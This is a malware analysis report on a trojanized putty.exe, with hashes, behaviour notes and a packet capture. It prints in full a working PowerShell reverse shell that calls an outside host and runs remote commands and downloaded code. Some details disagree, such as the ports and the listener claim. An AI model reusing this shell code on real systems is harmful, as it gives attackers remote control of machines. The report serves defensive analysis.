Malware Analysis: putty.exe


Static Analysis:

- **SHA-256 Hash**: 0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
- **VirusTotal Detection**: Flagged as malicious (generic ShellCode Trojan)
- **File Type**: Executable
- **Compiler Timestamp**: Sat Jul 10 09:51:55 2021 | UTC
- **File Architecture**: 32-bit
- **Initial File Size**: 1,545,216 bytes
- **Virtual Size**: 95F6D
- **Raw Size**: 96000
- **File Packing**: Not packed
- **Imports**: Numerous, some potentially exploitable but typically part of legitimate program functionality

Dynamic Analysis:

Upon execution, the malware initiates the following actions:

1. The encoded PowerShell one-liner is executed:



2. The decoded script sets up a reverse shell.

```
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright
(C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```


3. The script creates a TCP listener on port 8443.

Network Behavior:


- On executing the malware and setting up a netcat listener, the malware connects to the listener.
- **Connection Details**:

- The connection from the malware to the listener was established with encrypted data.
- The malware attempts to perform a TLS handshake, likely using TLS v1.3, as indicated by the network traffic.

- **Encryption and Handshake**:
  - The challenge handshake process could not be completed because the necessary x.509 certificate for mutual TLS authentication was unavailable.
  - The captured network traffic reveals the Client Hello messages and subsequent attempts to negotiate the TLS connection.



28	45.015911207	192.168.99.100	192.168.99.1	TLSv1.3	1781	Client Hello
29	45.015916147	192.168.99.1	192.168.99.100	TCP	54	443 → 49965 [ACK] Seq=1 Ack=1728 Win=63488 Len=0
30	45.028952120	192.168.99.1	192.168.99.100	TLSv1.3	1509	Server Hello, Change Cipher Spec, Application Data, Application Data…
31	45.029815177	192.168.99.100	192.168.99.1	TLSv1.3	84	Change Cipher Spec, Application Data
32	45.029815262	192.168.99.100	192.168.99.1	TCP	60	49966 → 443 [FIN, ACK] Seq=1854 Ack=1456 Win=261120 Len=0
33	45.029823324	192.168.99.1	192.168.99.100	TCP	54	443 → 49966 [ACK] Seq=1456 Ack=1854 Win=64128 Len=0
34	45.044262692	192.168.99.1	192.168.99.100	TLSv1.3	1509	Server Hello, Change Cipher Spec, Application Data, Application Data…
35	45.044709042	192.168.99.1	192.168.99.100	TLSv1.3	1509	Server Hello, Change Cipher Spec, Application Data, Application Data…
36	45.045118224	192.168.99.100	192.168.99.1	TLSv1.3	84	Change Cipher Spec, Application Data
37	45.045118293	192.168.99.100	192.168.99.1	TCP	60	49964 → 443 [FIN, ACK] Seq=1790 Ack=1456 Win=2100736 Len=0
38	45.045129304	192.168.99.1	192.168.99.100	TCP	54	443 → 49964 [ACK] Seq=1456 Ack=1790 Win=64128 Len=0
39	45.045382233	192.168.99.100	192.168.99.1	TLSv1.3	84	Change Cipher Spec, Application Data
40	45.045382286	192.168.99.100	192.168.99.1	TCP	60	49965 → 443 [FIN, ACK] Seq=1758 Ack=1456 Win=261120 Len=0
41	45.045390502	192.168.99.1	192.168.99.100	TCP	54	443 → 49965 [ACK] Seq=1456 Ack=1758 Win=64128 Len=0
42	45.054151886	192.168.99.1	192.168.99.100	TCP	54	443 → 49964 [FIN, ACK] Seq=1456 Ack=1791 Win=64128 Len=0



In summary, the putty.exe trojan aims to establish a secure remote connection to the attacker's server, granting them control over the infected machine. The use of TLS encryption complicates efforts to monitor and intercept its communications.